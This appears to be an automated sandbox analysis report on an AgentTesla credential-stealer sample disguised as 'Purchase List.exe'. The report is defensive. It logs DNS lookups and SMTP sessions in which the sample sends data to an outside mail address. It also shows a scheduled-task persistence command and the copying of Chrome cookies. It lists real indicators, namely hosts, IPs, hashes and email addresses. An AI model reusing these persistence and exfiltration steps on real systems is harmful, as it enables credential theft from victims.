Feb 25, 2021 07:33:03.741703987 CET	49714	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:03.792068958 CET	53	49714	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:05.121037006 CET	58028	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:05.169974089 CET	53	58028	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:06.079257965 CET	53097	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:06.128072977 CET	53	53097	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:07.459100008 CET	49257	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:07.508631945 CET	53	49257	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:08.543785095 CET	62389	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:08.598051071 CET	53	62389	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:09.361520052 CET	49910	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:09.413064003 CET	53	49910	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:10.433206081 CET	55854	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:10.485002995 CET	53	55854	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:11.482628107 CET	64549	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:11.539701939 CET	53	64549	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:12.483820915 CET	63153	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:12.536933899 CET	53	63153	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:25.337025881 CET	52991	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:25.393990993 CET	53	52991	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:26.439006090 CET	53700	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:26.493026018 CET	53	53700	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:29.506742954 CET	51726	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 07:33:29.555391073 CET	53	51726	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:30.219933987 CET	56794	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:30.268692970 CET	53	56794	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:30.463871002 CET	56534	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:30.513708115 CET	53	56534	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:31.428766012 CET	56627	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:31.479326963 CET	53	56627	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:32.373282909 CET	56621	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:32.422337055 CET	53	56621	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:33.305717945 CET	63116	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:33.359700918 CET	53	63116	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:34.300080061 CET	64078	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:34.348803997 CET	53	64078	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:45.841912031 CET	64801	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:45.931430101 CET	53	64801	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:46.433402061 CET	61721	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:46.529630899 CET	53	61721	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:47.038410902 CET	51255	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:47.085745096 CET	61522	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:47.107646942 CET	53	51255	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:47.144793034 CET	53	61522	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:47.556230068 CET	52337	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:47.614830971 CET	53	52337	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:48.071505070 CET	55046	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:48.135961056 CET	53	55046	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:48.678927898 CET	49612	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:48.768064022 CET	53	49612	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:49.343734980 CET	49285	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:49.401118994 CET	53	49285	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:50.090364933 CET	50601	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:50.150521040 CET	53	50601	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:51.075722933 CET	60875	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:51.138797998 CET	53	60875	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:51.798700094 CET	56448	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:51.856237888 CET	53	56448	8.8.8.8	192.168.2.4
Feb 25, 2021 07:33:56.232007980 CET	59172	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:33:56.281518936 CET	53	59172	8.8.8.8	192.168.2.4
Feb 25, 2021 07:34:05.159924984 CET	62420	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:34:05.211714983 CET	53	62420	8.8.8.8	192.168.2.4
Feb 25, 2021 07:34:05.326767921 CET	60579	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:34:05.398343086 CET	53	60579	8.8.8.8	192.168.2.4
Feb 25, 2021 07:34:08.826066017 CET	50183	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:34:08.896673918 CET	53	50183	8.8.8.8	192.168.2.4
Feb 25, 2021 07:34:41.386676073 CET	61531	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:34:41.441751957 CET	53	61531	8.8.8.8	192.168.2.4
Feb 25, 2021 07:34:42.849390984 CET	49228	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:34:42.908948898 CET	53	49228	8.8.8.8	192.168.2.4
Feb 25, 2021 07:34:52.607438087 CET	59794	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:34:52.961777925 CET	53	59794	8.8.8.8	192.168.2.4
Feb 25, 2021 07:34:52.985022068 CET	55916	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:34:53.166901112 CET	53	55916	8.8.8.8	192.168.2.4
Feb 25, 2021 07:34:57.620316029 CET	52752	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:34:57.680288076 CET	53	52752	8.8.8.8	192.168.2.4
Feb 25, 2021 07:34:57.733555079 CET	60542	53	192.168.2.4	8.8.8.8
Feb 25, 2021 07:34:58.093548059 CET	53	60542	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 25, 2021 07:34:52.607438087 CET	192.168.2.4	8.8.8.8	0x5cec	Standard query (0)	mail.estag old.com.my	A (IP address)	IN (0x0001)
Feb 25, 2021 07:34:52.985022068 CET	192.168.2.4	8.8.8.8	0x4d92	Standard query (0)	mail.estag old.com.my	A (IP address)	IN (0x0001)
Feb 25, 2021 07:34:57.620316029 CET	192.168.2.4	8.8.8.8	0x4ec3	Standard query (0)	mail.estag old.com.my	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 25, 2021 07:34:57.733555079 CET	192.168.2.4	8.8.8.8	0xf581	Standard query (0)	mail.estagold.com.my	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 25, 2021 07:34:52.961777925 CET	8.8.8.8	192.168.2.4	0x5cec	No error (0)	mail.estagold.com.my	estagold.com.my		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 07:34:52.961777925 CET	8.8.8.8	192.168.2.4	0x5cec	No error (0)	estagold.com.my		103.6.196.156	A (IP address)	IN (0x0001)
Feb 25, 2021 07:34:53.166901112 CET	8.8.8.8	192.168.2.4	0x4d92	No error (0)	mail.estagold.com.my	estagold.com.my		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 07:34:53.166901112 CET	8.8.8.8	192.168.2.4	0x4d92	No error (0)	estagold.com.my		103.6.196.156	A (IP address)	IN (0x0001)
Feb 25, 2021 07:34:57.680288076 CET	8.8.8.8	192.168.2.4	0x4ec3	No error (0)	mail.estagold.com.my	estagold.com.my		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 07:34:57.680288076 CET	8.8.8.8	192.168.2.4	0x4ec3	No error (0)	estagold.com.my		103.6.196.156	A (IP address)	IN (0x0001)
Feb 25, 2021 07:34:58.093548059 CET	8.8.8.8	192.168.2.4	0xf581	No error (0)	mail.estagold.com.my	estagold.com.my		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 07:34:58.093548059 CET	8.8.8.8	192.168.2.4	0xf581	No error (0)	estagold.com.my		103.6.196.156	A (IP address)	IN (0x0001)

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Feb 25, 2021 07:34:54.442143917 CET	587	49768	103.6.196.156	192.168.2.4	220-datousaurus.mschosting.com ESMTP Exim 4.93 #2 Thu, 25 Feb 2021 14:34:38 +0800 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Feb 25, 2021 07:34:54.442610979 CET	49768	587	192.168.2.4	103.6.196.156	EHLO 971342
Feb 25, 2021 07:34:54.675404072 CET	587	49768	103.6.196.156	192.168.2.4	250-datousaurus.mschosting.com Hello 971342 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Feb 25, 2021 07:34:54.676700115 CET	49768	587	192.168.2.4	103.6.196.156	AUTH login YWRtaW5AZXN0YWdvbGQuY29tLm15
Feb 25, 2021 07:34:54.909465075 CET	587	49768	103.6.196.156	192.168.2.4	334 UGFzc3dvcmQ6
Feb 25, 2021 07:34:55.147022009 CET	587	49768	103.6.196.156	192.168.2.4	235 Authentication succeeded
Feb 25, 2021 07:34:55.147885084 CET	49768	587	192.168.2.4	103.6.196.156	MAIL FROM:<admin@estagold.com.my>
Feb 25, 2021 07:34:55.378170013 CET	587	49768	103.6.196.156	192.168.2.4	250 OK
Feb 25, 2021 07:34:55.378607035 CET	49768	587	192.168.2.4	103.6.196.156	RCPT TO:<bmathena@accesesdata.com>
Feb 25, 2021 07:34:55.618199110 CET	587	49768	103.6.196.156	192.168.2.4	250 Accepted
Feb 25, 2021 07:34:55.619250059 CET	49768	587	192.168.2.4	103.6.196.156	DATA
Feb 25, 2021 07:34:55.860157013 CET	587	49768	103.6.196.156	192.168.2.4	354 Enter message, ending with "." on a line by itself
Feb 25, 2021 07:34:55.863432884 CET	49768	587	192.168.2.4	103.6.196.156	.
Feb 25, 2021 07:34:56.236763954 CET	587	49768	103.6.196.156	192.168.2.4	250 OK id=1lFAES-00BrOb-5B
Feb 25, 2021 07:34:57.355307102 CET	49768	587	192.168.2.4	103.6.196.156	QUIT
Feb 25, 2021 07:34:57.586600065 CET	587	49768	103.6.196.156	192.168.2.4	221 datousaurus.mschosting.com closing connection
Feb 25, 2021 07:34:58.908725023 CET	587	49769	103.6.196.156	192.168.2.4	220-datousaurus.mschosting.com ESMTP Exim 4.93 #2 Thu, 25 Feb 2021 14:34:43 +0800 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Feb 25, 2021 07:34:58.909014940 CET	49769	587	192.168.2.4	103.6.196.156	EHLO 971342
Feb 25, 2021 07:34:59.138565063 CET	587	49769	103.6.196.156	192.168.2.4	250-datousaurus.mschosting.com Hello 971342 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Feb 25, 2021 07:34:59.139098883 CET	49769	587	192.168.2.4	103.6.196.156	AUTH login YWRtaW5AZXN0YWdvbGQuY29tLm15
Feb 25, 2021 07:34:59.368190050 CET	587	49769	103.6.196.156	192.168.2.4	334 UGFzc3dvcmQ6

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Feb 25, 2021 07:34:59.602601051 CET	587	49769	103.6.196.156	192.168.2.4	235 Authentication succeeded
Feb 25, 2021 07:34:59.603373051 CET	49769	587	192.168.2.4	103.6.196.156	MAIL FROM:<admin@estagold.com.my>
Feb 25, 2021 07:34:59.833318949 CET	587	49769	103.6.196.156	192.168.2.4	250 OK
Feb 25, 2021 07:34:59.833936930 CET	49769	587	192.168.2.4	103.6.196.156	RCPT TO:<bmathena@accesesdata.com>
Feb 25, 2021 07:35:00.062716961 CET	587	49769	103.6.196.156	192.168.2.4	250 Accepted
Feb 25, 2021 07:35:00.063035965 CET	49769	587	192.168.2.4	103.6.196.156	DATA
Feb 25, 2021 07:35:00.291493893 CET	587	49769	103.6.196.156	192.168.2.4	354 Enter message, ending with "." on a line by itself
Feb 25, 2021 07:35:00.294219017 CET	49769	587	192.168.2.4	103.6.196.156	.
Feb 25, 2021 07:35:01.045952082 CET	587	49769	103.6.196.156	192.168.2.4	250 OK id=1lFAEW-00BrPY-Jc

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: Purchase List.exe PID: 7028 Parent PID: 6068

General

Start time:	07:33:06
Start date:	25/02/2021
Path:	C:\Users\user\Desktop\Purchase List.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Purchase List.exe'
Imagebase:	0x2d0000
File size:	700928 bytes
MD5 hash:	E4CF61F665F6162275D903AE9704AB4B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.649771103.0000000002671000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.651016305.00000000038E0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.649882945.00000000026F4000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3DCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3DCF06	unknown
C:\Users\user\AppData\Roaming\fjbxiXhL.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C22DD66	CopyFileW
C:\Users\user\AppData\Roaming\fjbxiXhL.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6C22DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp7DFD.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C227038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Purchase List.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D6EC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp7DFD.tmp	success or wait	1	6C226A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\fjbxiXhL.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 21 d7 36 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 1a 08 00 00 96 02 00 00 00 00 00 1e 38 08 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...!.6`.......... ....P.............8... ....@.. ....@................	success or wait	3	6C22DD66	CopyFileW
C:\Users\user\AppData\Roaming\fjbxiXhL.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6C22DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp7DFD.tmp	unknown	1641	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microso ft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationIn	success or wait	1	6C221B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Purchase List.exe.log	unknown	1406	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6D6EC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D3B5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D3103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3BCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D3103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D3103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D3103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D3103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D3B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C221B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C221B4F	ReadFile

Analysis Process: schtasks.exe PID: 3476 Parent PID: 7028

General

Start time:	07:33:12
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\fjbxiXhL' /XML 'C:\Users\user\AppData\Local\Temp\tmp7DFD.tmp'
Imagebase:	0x940000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp7DFD.tmp	unknown	2	success or wait	1	94AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp7DFD.tmp	unknown	1642	success or wait	1	94ABD9	ReadFile

Analysis Process: conhost.exe PID: 3280 Parent PID: 3476

General

Start time:	07:33:13
Start date:	25/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Purchase List.exe PID: 5744 Parent PID: 7028

General

Start time:	07:33:13
Start date:	25/02/2021
Path:	C:\Users\user\Desktop\Purchase List.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Purchase List.exe
Imagebase:	0xaf0000
File size:	700928 bytes
MD5 hash:	E4CF61F665F6162275D903AE9704AB4B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.901634669.0000000002E81000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.901634669.0000000002E81000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.900350877.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3DCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3DCF06	unknown
C:\Users\user\AppData\Roaming\lgi0u0hy.n3j	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C22BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\lgi0u0hy.n3j\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C22BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\lgi0u0hy.n3j\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C22BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\lgi0u0hy.n3j\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C22DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\lgi0u0hy.n3j\Chrome\Default\Cookies	success or wait	1	6C226A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\lgi0u0hy.n3j\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6C22DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D3B5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D3103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3BCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D3103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D3103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D3103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D3103DE	ReadFile
